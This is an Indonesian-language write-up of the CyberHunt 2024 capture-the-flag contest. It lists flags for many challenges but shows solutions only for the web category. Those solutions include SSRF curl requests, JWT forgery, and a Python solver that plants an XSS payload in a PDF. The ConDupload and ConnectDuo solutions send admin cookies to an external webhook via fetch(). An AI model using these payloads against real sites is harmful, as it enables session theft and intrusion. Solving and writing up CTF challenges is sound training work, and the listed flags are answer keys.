


Write Up CyberHunt 2024



F = m \cdot a

N2L - HaRD

Newton's second law

$$F = m \cdot a$$

Daniel

Hafizh

Caleb

Daftar Isi

[CyberHunt 2024]	6
simple curl.....	7
Flag: CYHUNT24{YmFieV9zaW1wbDNfZzBfY3VyY3VybA}.....	8
simple curl medium.....	9
Flag: CYHUNT24{m3dium_ezz_br0}.....	9
starboy or starling?.....	10
Flag: CYHUNT24{str1ng_b3fore_us1ng_sw1tch_in_PHP}.....	10
JWT.....	11
Flag: CYHUNT24{Udah_daftar_Technofair_belum??}.....	11
Bread.....	12
Flag: CYHUNT24{COOKIES_COOKIES_ENAKK-TAUU_HEHEHE}.....	12
Agent Rahasia.....	13
Flag: CYHUNT24{hehe_mantapzz}.....	13
Val and Key.....	14
Flag: CYHUNT24{K3rja_B49us}.....	14
GerAld.....	15
Flag: CYHUNT24{kerenn_kamu_mendapatkan_flag_nya}.....	15
Javat (The Comeback Of Jawat).....	16
Flag: CYHUNT24{w0w_j4g0_k4l1_4nd4_spr1ng_exploit}.....	16
ConDupload.....	17
Flag: CYHUNT24{3z_b4s1c_xss_f0r_y0u}.....	18
ConnectDuo.....	19
Flag: CYHUNT24{g00d_j0b_h4x0r_ch41n1n9_m0r3_4nd_m0r3}.....	21
XCRIP'ss.....	22
Flag: CYHUNT24{m4k4s1h_ud4h_s0lv3d_4l1_ch4l1}.....	25
[Binary Exploitations]	26
ash.....	26
Flag: CYHUNT24{w1nn1ng_4_sh3ll_y34?}.....	27
trip.....	28
Flag: CYHUNT24{n1c3_tr1p_of_l1bc_1snt_1t}.....	29
punktion.....	30

Flag: CYHUNT24{4z_r3t_h3h3h3_n1c3_c4tch}.....	31
[Cryptography].....	32
ber berr bernyanyi bernyanyi.....	32
Flag: CYHUNT24{1100_1011_1110_1111}.....	33
easy decode.....	34
Flag: CYHUNT24{just_decode_bradah}.....	35
rail fense.....	36
Flag: CYHUNT24{just_for_wsrmap_beiB}.....	36
ikan mati.....	37
Flag: CYHUNT24{m4sih_P3m4nas4n_uNtuk_y4ng_BeLom_P4nas}. 38	
aRC4de.....	39
Flag: CYHUNT24{1Ts_b4d_t0_u53_th3_s4me_keY}.....	39
Secret Message.....	40
Flag: CYHUNT24{EASY_CHALL_CRYPT0}.....	41
ezz warmup.....	42
Flag: CYHUNT24{k4mu_s3puh_bett_yah}.....	42
Rivest Shamir Adleman.....	43
Flag: CYHUNT24{just_a_simple_algebra_am_i_right?}.....	45
kembalikan fotoku.....	46
Flag: CYHUNT24{d0Nt_sH4R3_mY_iM4g3}.....	47
RSA.....	48
Flag: CYHUNT24{CHALL_RSA_WAJIB-ADA}.....	50
[Misc].....	51
find me.....	51
Flag: CYHUNT24{nice_tandanya_matamu_sehat}.....	52
behind the email.....	53
Flag: CYHUNT24{cum4_g1ni_4ja_gak_us4h_b1ngung}.....	54
World Based.....	55
Flag: CYHUNT24{Ban9_udah_Ban99}.....	56
Cari MD5 Hash.....	57
Flag: CYHUNT24{Md5hash_f1le_itu_Koenji}.....	57
Jahil.....	58
Flag: CYHUNT24{pyJa!l_br3AkPoinT_bu1ltIn_xPlo!t}.....	58
ZipZig.....	59
Flag: CYHUNT24{g1t_1s_wh4t_1t_t4k3s}.....	61
Benjamin Angel.....	62
Flag:	

CYHUNT24{3ncryp710n_x0r_w17h_5h4_512_n07_s3cur3_1_h0p3_y0 u_ain7_d0_m4nu4lly}.....	63
[Reverse Engineering].....	64
Tebak password.....	64
Flag: CYHUNT24{juST_R3aD_IT}.....	64
ular aneh.....	65
Flag: CYHUNT24{tHIS_Is_Pyth0N_In_dISAS}.....	65
static.....	66
Flag: CYHUNT24{D0_yoU_kN0w_wh4tiS_St4tic_m34N}.....	67
Regoal.....	68
Flag: CYHUNT24{g00d_j0b_w4rm_4p}.....	69
Gogen.....	70
Flag: CYHUNT24{w4s_s0_3z_f0r_g0l4ng}.....	71
[Digital Forensic].....	72
barang bukti.....	72
Flag: CYHUNT24{6350386314}.....	73
kena heck.....	73
Flag: CYHUNT24{usb_my_fav_St0rage}.....	73
Flagstorage.....	74
Lookin' for Secrets.....	75
Flag: CYHUNT24{appd4ta_c4ch3data_235wefs35}.....	75
tebak aku.....	76
Flag: CYHUNT24{tetap_ilmu_padi_abangku}.....	76
IMG.....	77
Flag: CYHUNT24{masih_pemanasan_iniii}.....	77
Steg.....	78
Flag: CYHUNT24{masih_easy-lahh_yaaa}.....	78
bit/bit.....	79
Flag: CYHUNT24{1n_god_w3_trust}.....	79
rumah makan on day monday.....	80
Flag: CYHUNT24{m1s1_suks3s_k4mu_c1n4_as33l111}.....	80
Child's Play.....	81
Flag: CYHUNT24{br0ken_h3x_i5_EasY}.....	81
Huh Its Me Again.....	82
Flag: CYHUNT24{t3mpl4t3_d4ng3r0us_s3r10usly}.....	83
ayo maen bola.....	84
Flag: CYHUNT24{T0pP_SLUR}.....	85

[OSINT].....	86
no feedback.....	86
Flag: CYHUNT24{86554}.....	87
citylight.....	88
Flag: CYHUNT24{X9X4+69}.....	89
Koko Doko?.....	90
Flag: CYHUNT24{-6.454,106.672}.....	90
old pict.....	91
Flag: CYHUNT24{hehehe_congrats/////}.....	92
masalalu.....	93
Flag: CYHUNT24{23_09_2011}.....	93
searchengine.....	94
Flag: CYHUNT24{3h_ketemu_d1sini}.....	95
Ingris Berduka.....	96
Flag: CYHUNT24{10665}.....	97
Destinasi.....	98
Flag: CYHUNT24{0belix_Sea_View}.....	98
OSIG.....	99
Flag: CYHUNT24{EASY_CHALL_OSINT}.....	99

[CyberHunt 2024]

Welcome Chall

Challenge

36 Solves

×

WELCOME !!!
100

FREE FLAG : CYHUNT24{WELCOME_CYBER_HUNT2024}

Submit


Overview

Free flag dari CyberHunt 2024.

Flag : CYHUNT24{WELCOME_CYBER_HUNT2024}

[Web Exploitation]

simple curl



Overview

Diberikan source code beserta service pada url
<http://cyberhunt.my.id:8080/>

Attachment

[Simple.zip](#)

Code Review

Source code berisi kode program dalam bahasa pemrograman Golang (Go). Melalui analisis kami, kami menemukan beberapa kode penting, salah satunya adalah pengecekan request URL.

```
func redirectChecker(req *http.Request, via
[]*http.Request) error {
    reqIp := strings.Split(via[len(via)-1].Host,
":")[0]

    if len(via) ≥ 2 || reqIp ≠ "127.0.0.1" {
        return errors.New("Something wrong")
    }


    return nil
}
```

karena mirip dengan [Cake CTF 2022](#) jadi kami pakai saja cara mereka untuk mendapatkan flagnya dengan cara

```
~/ctf/CyberHunt/osint git:(main)±10 (0.143s)
curl "http://cyberhunt.my.id:8080/curl/?url=http%3A%2F%2F127.0.0.1%3A8080%2F%2F&header_key=X-Forwarded-Prefix&header_value=%2Fflag"
{"body":{"\message\":"= CYHUNT24{YmFieV9zaW1wbDNfZzBfY3VybA}\"},"status":"200 OK"}
```

Flag: CYHUNT24{YmFieV9zaW1wbDNfZzBfY3VybA}

simple curl medium



karena mirip dengan [Cake CTF 2022](#) seperti tadi jadi kami pakai saja cara mereka untuk mendapatkan flagnya dengan cara

```
~/ctf/CyberHunt/osint git:(main)±10 (0.243s)
curl "http://cyberhunt.my.id:21001/curl/?url=http%3A%2F%2F127.0.0.1%3A8080%2F%2F&header_key=X-Forwarded-Prefix&header_value=%2Fflag"
{"body":{"message\\":\\"= CYHUNT24{m3dium_ezz_br0}\\", "status": "200 OK"}
```

Flag: CYHUNT24{m3dium_ezz_br0}

starboy or starling?

Challenge

12 Solves

✕

starboy or starling?

100

mas elonn mas elon, orang ini baru aj meluncurkan internet dengan inovasi dan kecepatan tinggi bantu setting nih biar ga kena PPN 10%

<http://cyberhunt.my.id:8005/>

author : rsyd

 starlink.zip


terdapat wu yg mirip pada soal ini yakni

<https://blog.hamayanhamayan.com/entry/2022/09/04/150554#web-CakeGEAR>

tinggal login pakai body ini
`{"username":true,"password":true}`

Flag: CYHUNT24{str1ng_b3fore_us1ng_sw1tch_in_PHP}

JWT



kita tinggal edit roles nya jadi admin dah kelar di cookienya yang bagian body jwt nya

Flag: CYHUNT24{Udah_daftar_Technofair_belum??}

Bread

Challenge

11 Solves

Bread

100

Kalau setiap ke kampus paling enak yaa makan roti dulu gakk sih hehehe

<https://887b335e-9ae3-4314-9dbe-464e94e6aecf-00-17rwj9sac7vjo.sisko.repl.it/dev/>

author : **zfernm**


 Bread.zip

Submit

kita dpt link replit, kita buka aja lgsg trs ke /flag.txt
<https://5e8745bc-534c-498f-baf4-a1af117324c9-00-1k2ltb2e8vmpn.sisko.repl.it/dev/flag.txt>

Flag: CYHUNT24{COOKIES_COOKIES_ENAKK-TAUU_HEHEHE}

Agent Rahasia



Challenge 28 Solves

Agent Rahasia

150

Ups maaf, Anda bukan agent Kami! <https://ctf.teknokrat.ac.id/chall/cyberhunt/agent.php>

Author : Gayu Gumelar

Flag Submit

kita tinggal set agentnya jadi cyberspecters dan dpt flagnya
btw flagnya ni dibaca terbalik isinya
`curl https://ctf.teknokrat.ac.id/chall/cyberhunt/agent.php -H "User-Agent: cyberspecters"`
`CYHUNT24{zzpatnam_eheh}%`
dan di reverse teks

Flag: `CYHUNT24{hehe_mantapzz}`

Val and Key



Challenge 28 Solves

Val and Key

150

kenalin aku Val=cyberspecters dan kenalin saudara ku yang bernama Key=mintaflag .

<https://ctf.teknokrat.ac.id/chall/cyberhunt/header.php>

Author : Gayu Gumelar

Flag


Submit

kita tinggal set header val dan key nya sesuai deskripsi
mintaflag=cyberspecters

```
curl https://ctf.teknokrat.ac.id/chall/cyberhunt/header.php -H  
"Cookie: X-Header-key=mintaflag;X-Header-val=cyberspecters"  
CYHUNT24{K3rja_B49us}%
```

Flag: CYHUNT24{K3rja_B49us}

GerAld




sama kayak yg replit tadi kita buka pakai /flag.txt

`https://1122a2a4-af20-447c-a1a7-bb85290d8a08-00-1snfmebwkm5i0.pike.replit.dev/flag.txt`

Flag: `CYHUNT24{kerenn_kamu_mendapatkan_flag_nya}`

Javat (The Comeback Of Jawat)



disini menggunakan spring dan juga jwt, lgsg saya search spring exploit dan ketemu weak ECDSA signature

<https://www.linkedin.com/pulse/elliptic-curve-digital-signature-algorithm-flaw-mohammed-janbar>

lgsg kita modif payload body jwt nya dan ubah bagian terakhir menjadi MAYCAQACAQA

eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJndWVzdCJ9.yjfvUuPdmyMqPJRT-c71fVlu0XR2K_iddRN8FQ9BEybJ0kbeCH70pBwUZb-LlF9uBWZnTaPAi_xSzUt77nrhLA


jadi

eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhZG1pbWVzdCJ9.MAYCAQACAQA

gg banget bang ini dah flagnya : CYHUNT{w0w_j4g0_k4l1_4nd4_spr1ng_exploit} 🚩

Flag: CYHUNT24{w0w_j4g0_k4l1_4nd4_spr1ng_exploit}

ConDupload



disini ada terdapat kerentanan yakni xss pada rendering second page pdf (dan pastekan xss nya tadi ke /logger untuk grab cookie admin)

lgsg aja pakai solver saya

```
import httpx
import fpdf

URL = "http://103.191.63.185:49047"
PDFNAME = "exploit.pdf"
WEBHOOK = "https://{{webhooklu}}"

class BaseAPI:
    def __init__(self, url=URL) → None:
        self.c = httpx.Client(base_url=url)

    def sendpdf(self, namefilepdf) → str:
        data = {"file": open(namefilepdf, 'rb')}
        return self.c.post("/upload", files=data).json()["file_path"]

    def triggeradmin(self, uid):

        return self.c.get(f'/logger', params={
            "url": f"{URL}/view/{uid}"
```

```

    }).text

class API(BaseAPI):
    def createPayloadPDF(self, payload, fileoutputname):
        self.filename = fileoutputname
        self.pdf = fpdf.FPDF(format='letter')
        self.pdf.add_page()
        self.pdf.set_font("Arial", size=12)
        self.pdf.cell(200, 10, txt="your text", ln=1, align="L")
        self.pdf.add_page()
        self.pdf.cell(200, 10, txt=payload, ln=1, align="L")
        self.pdf.output(self.filename)

if __name__ == "__main__":
    api = API()
    api.createPayloadPDF(f"""
<script>
    fetch('{WEBHOOK}?c='+document.cookie)
</script>""", PDFNAME)
    path = api.sendpdf(PDFNAME).replace("uploads/", "")

    print(api.triggeradmin(path))

```


Query strings

c admin=CYPHUNT{3z_b4s1c_xss_f0r_y0u}

No content

Flag: CYPHUNT{3z_b4s1c_xss_f0r_y0u}

ConnectDuo



disini terdapat 2 kerentanan yakni xss universal path yakni /bootstrap.js (karna gapake / jadi bs dirender dimanapun kalao kita set <base tag) dan 1 lagi yaitu lfi read cmdline untuk caranya kita tinggal host bootstrap.js di local kita dan tunneling menggunakan apapun yg kalian mau disini saya pakai playit. ini untuk isi bootstrap.js nya

```
cat bootstrap.js
fetch('https://haxorxx.requestcatcher.com?c='+document.cookie)
  .then(response => response.text())
  .catch(error => console.error('Error:', error));
```

yaitu mengirim cookie di requestcatcher selanjutnya kita host file ini bs menggunakan simple server python dan juga ngrok



dan lgsg saja kita taruh payload

```
<base href="http://kids-penn.gl.at.ply.qg:45858">
```

dan kita taruh di /logger jadi full payloadnya


```
http://103.191.63.185:8837/logger?url=http://103.191.63.185:8837/msg?payload=<base
```

href="http://kids-penn.gl.at.ply.gg:45858">

dan cek webhook kita

```
GET /?c=admin=R3PL1CAN_W4Z_H4X0R_th1s_1s_p3rm_c00k13s_n0t_fl4g
Host: haxorxx.requestcatcher.com
```

terdapat cookieadmin. lgsg kita eskalasi ke lfi



dapet nama flag nya. lgsg kita get

```
1 POST /adm/getmsg HTTP/1.1
2 Host: 103.191.63.185:8837
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:126.0)
  Gecko/20100101 Firefox/126.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://103.191.63.185:8837/adm
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 52
10 Origin: http://103.191.63.185:8837
11 Connection: close
12 Cookie: auth=
  eyJhbGciOiJIUzI1NiJ9.eyJzdWUiOiJhZG1pbjJ9.MAYCAQACAQA;
  admin=R3PL1CAN_w4Z_H4XOR_this_is_p3rm_c00k13s_n0t_flg
13 Upgrade-Insecure-Requests: 1
14 Priority: u=1
15
16 id=../../app/5c9c5a80-9153-49f7-b3d3-7087967f029c

20 <link rel="stylesheet" href="/static/css/styles.css"
21 >
22 </head>
23 <body>
24   <div class="layout d-flex justify-content-center
25     align-items-center">
26     <main class="main">
27       <div class="container">
28         <div class="content">
29           <div class="card mx-auto" style="max-width:
30             400px;">
31             <div class="card-body">
32               <h4 class="card-title">
33                 To Replican
34               </h4>
35               <p class="card-text">
36                 ../../app/5c9c5a80-9153-49f7-b3d3-7
37                 087967f029c
38               </p>
39               <p>
40                 CYHUNT{g00d_j0b_h4x0r_ch41n1n9_m0r3_4n
41                 d_m0r3}
42               </p>
43               <a href="/adm" class="btn btn-primary">
44                 See All Msg for Replican
45               </a>
46             </div>
47           </div>
48         </div>
49       </main>
50     </div>
51   </body>
